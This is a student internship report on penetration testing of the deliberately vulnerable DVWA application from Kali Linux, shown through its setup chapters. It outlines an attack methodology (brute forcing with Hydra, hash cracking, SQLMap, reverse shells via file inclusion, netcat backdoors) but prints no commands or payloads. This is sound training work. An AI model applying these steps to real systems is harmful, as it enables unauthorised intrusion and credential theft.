A Summer Training Report

Submitted by

Shivam Patel
(12102040501061)

In partial fulfilment of the requirements for the
Degree of Bachelor of Engineering
in
Computer Engineering

Department of Computer Engineering
G H Patel College of Engineering & Technology
Vallabh Vidyanagar

The Charutar Vidya Mandal University
Vallabh Vidyanagar

August 2024

CERTIFICATE

This is to certify that this work embodied in this report entitled, **"Summer Training"** was carried out by **Mr. Shivam Patel (12102040501061)** at G H Patel College of Engineering & Technology for partial fulfilment of degree of Bachelor of Engineering in Computer Engineering to be awarded by The Charutar Vidya Mandal University, Vallabh Vidyanagar. This work has been carried out under my supervision and is to the satisfaction of department.

Dr. Priyang Bhatt
Assoc. Prof. & Internal Guide
CP Department, GCET

Dr. Maulika Patel
Professor and Head,
CP Department, GCET

Date:
Place: Vallabh Vidyanagar

Acknowledgement

The completion of any work depends upon cooperation, co-ordination, and combined efforts of several sources of knowledge.

I would like to express my deepest thanks to **Mr. Sumit Chawla**, my industry mentor for his valuable inputs, guidance, encouragement, and wholehearted cooperation throughout the duration of our internship.

I would like to express our sincere thanks Head of the Department, **Dr. Maulika Patel** and Principal, **Dr. Kaushik Nath** for providing a chance for such a wonderful internship opportunity from the institute.

I would like to thank **Dr. Priyang Bhatt**, my Internal Guide for his support and advice to complete the internship.

We are gratified to **all faculty members** of Department of Computer Engineering, G H Patel College of Engineering and Technology, Vallabh Vidyanagar for their special attention and suggestions.

Mr. Shivam Patel (12102040501061)

ABSTRACT

This Summer Internship Report delves into the exciting field of Cyber Security under the theme "Vulnerability Voyage." Throughout the internship, the primary focus was on uncovering vulnerabilities within target systems using sophisticated tools like Burp Suite. The objective was to simulate real-world scenarios where potential security breaches could occur due to these vulnerabilities.

The report details the systematic approach taken to identify and analyse various types of vulnerabilities. Importantly, the report does not include strategies for mitigating these vulnerabilities but rather concentrates on the process of discovery and exploiting it.

Through practical experimentation and analysis, the internship aimed to enhance understanding of cybersecurity challenges. The findings underscore the diverse nature of vulnerabilities across different systems and emphasize the importance of proactive cybersecurity practices in safeguarding digital assets.

Overall, this Summer Internship Report offers valuable insights for cybersecurity enthusiasts, professionals, and researchers interested in the complexities of vulnerability assessment and its implications for cybersecurity strategies.

Table of Content

CHAPTER 1 COMPANY PROFILE

Company Name: Ultron Technologies

Type: Software Development Company

Address: 202, Radhaswami Swamipia, Above Poptos, VV Nagar, Gujarat 388120

Founder & CEO: Sumit Chawla

Project Completed: 100+

Home Page: https://ultrontechnologies.in/

Provides a comprehensive range of services encompasses software development, web and mobile app development, IT consulting, cybersecurity solutions, data science, machine learning, graphics design, digital marketing, IT training, and more.

Services: -

 Flutter  Python  Software Testing  Node.JS  AI  PHP

 React & React Native  Angular  Data Science  Android  Java

 Ethical Hacking  Web Development  Digital Marketing & SEO

 AWS  ASP.NET  Graphic Design  UI/UX Design

CHAPTER 2 VULNERABILITY VOYAGE

PROJECT OVERVIEW

2.1 PROJECT DESCRIPTION

The Vulnerability Voyage project aims to explore and understand common vulnerabilities in web applications through hands-on experimentation. The project utilizes the Damn Vulnerable Web Application (DVWA) hosted on the OWASP Broken Web Applications (OWASP-BWA) platform, running on Kali Linux, a popular penetration testing distribution.

2.2 OBJECTIVES

The primary objectives of the project include:

- Understanding common web application vulnerabilities and their exploitation techniques.
- Gaining hands-on experience with penetration testing tools and methodologies.
- Enhancing skills in identifying, exploiting, and mitigating security vulnerabilities in web applications.
- Try to gain foothold on target machine

2.3 EXPIREMENTATION TOOLS

During the project, various tools were employed to conduct experiments and analyse vulnerabilities within the DVWA environment. These tools include:

- **Gobuster**: Used for file enumeration, Gobuster helps in discovering hidden files and directories within a web application.
- **Burp Suite Pro**: Employed for site scanning, Burp Suite Pro is a comprehensive web application security testing tool that assists in identifying vulnerabilities such as SQL injection, cross-site scripting (XSS), and more.
- **Hashcat:** Utilized for password cracking from hashes, Hashcat is a powerful password recovery tool capable of cracking various types of password hashes.
- **Hydra:** Hydra is a popular tool for performing brute-force attacks, often used for cracking passwords by trying different combinations.
- **SQLMap:** SQLMap is a powerful tool specifically designed for detecting and exploiting SQL injection vulnerabilities in web applications.

- **Netcat (nc):** Netcat is a versatile networking utility used for reading from and writing to network connections using TCP or UDP. It's often used for port scanning, transferring files, and creating backdoors.
- **Cat:** The cat command is used for concatenating files, displaying file contents, and creating new files in Unix-like operating systems.
- **Mkfifo:** mkfifo is a command used for creating named pipes, which are special types of files that act as conduits for inter-process communication.

2.4 METHODOLOGY

The project methodology involved:

1. Setting up the DVWA environment on Kali Linux within the OWASP-BA platform.
2. Conducting experiments to identify and exploit common vulnerabilities present in the DVWA application.
3. Using tools such as Gobuster and Burp Suite Pro to enumerate files, scan for vulnerabilities, and analyze web traffic.
4. Employing Hydra for brute force attack
5. Employing Hashcat to crack password hashes retrieved from the DVWA environment.
6. Employing Sqlmap to gain all information of database and also employing its functionality of identifying and cracking different kind of hashes
7. Gaining foothold on the target machine using reverse shells by different methods such as local & remote file inclusion

CHAPTER 3 TOOLS, SOFTWARE USED & RESULT


3.1 INTRODUCTION TO VIRTUALBOX & INSTALLATION

3.1.1 Introduction to virtual box


VirtualBox is a free and open-source program that allows you to create and run virtual machines on your computer. A virtual machine (VM) is essentially a software program that emulates a physical computer. This means you can install a different operating system (OS), like Windows or Linux, on the virtual machine and run it alongside your main operating system.

3.1.2 Installing virtual box on windows 10


Step 1: - Search “Download VirtualBox” in Browser & go to its official site i.e., https://www.virtualbox.org/wiki/Downloads




Step 2: - After step 1 you can see following type of page as image below, select appropriate Platform Package from the options and click on it. The installer will get downloaded.




Step 3: - Open the Downloaded Installer




Step 4: - After opening the Setup Wizard Click on “Next” button




Step 5: - Click on “Next” button




Step 6: - Click on “Yes” button




Step 7: - Click on “Yes” button



Step 8: - Click on “Install” button and wait for process to complete.



Step 9 :- Click on “Finish” button.



Thus, our installation is complete.

3.2 INTRODUCTION TO KALI LINUX & INSTALLATION IN VIRTUAL BOX


3.2.1 Introduction to kali Linux

Kali Linux is a powerful, versatile, and widely-used Linux distribution specifically designed for digital forensics and penetration testing. It's derived from Debian and maintained by Offensive Security, a leading provider of security training and penetration testing services.


1. What it is: Kali Linux is a free, open-source operating system based on Debian Linux. It's specifically designed for penetration testing and security auditing.
2. Who uses it: Penetration testers, security analysts, and anyone interested in cybersecurity use Kali Linux.
3. What it offers: Kali comes pre-loaded with a vast collection of tools for tasks like vulnerability scanning, password cracking, and security analysis. This extensive toolkit allows users to focus on the security assessment itself, rather than setting up the tools from scratch.
4. Why it's popular: Kali Linux is known for its ease of use, vast toolset, and active community.

3.2.2 Installing kali Linux in virtual box

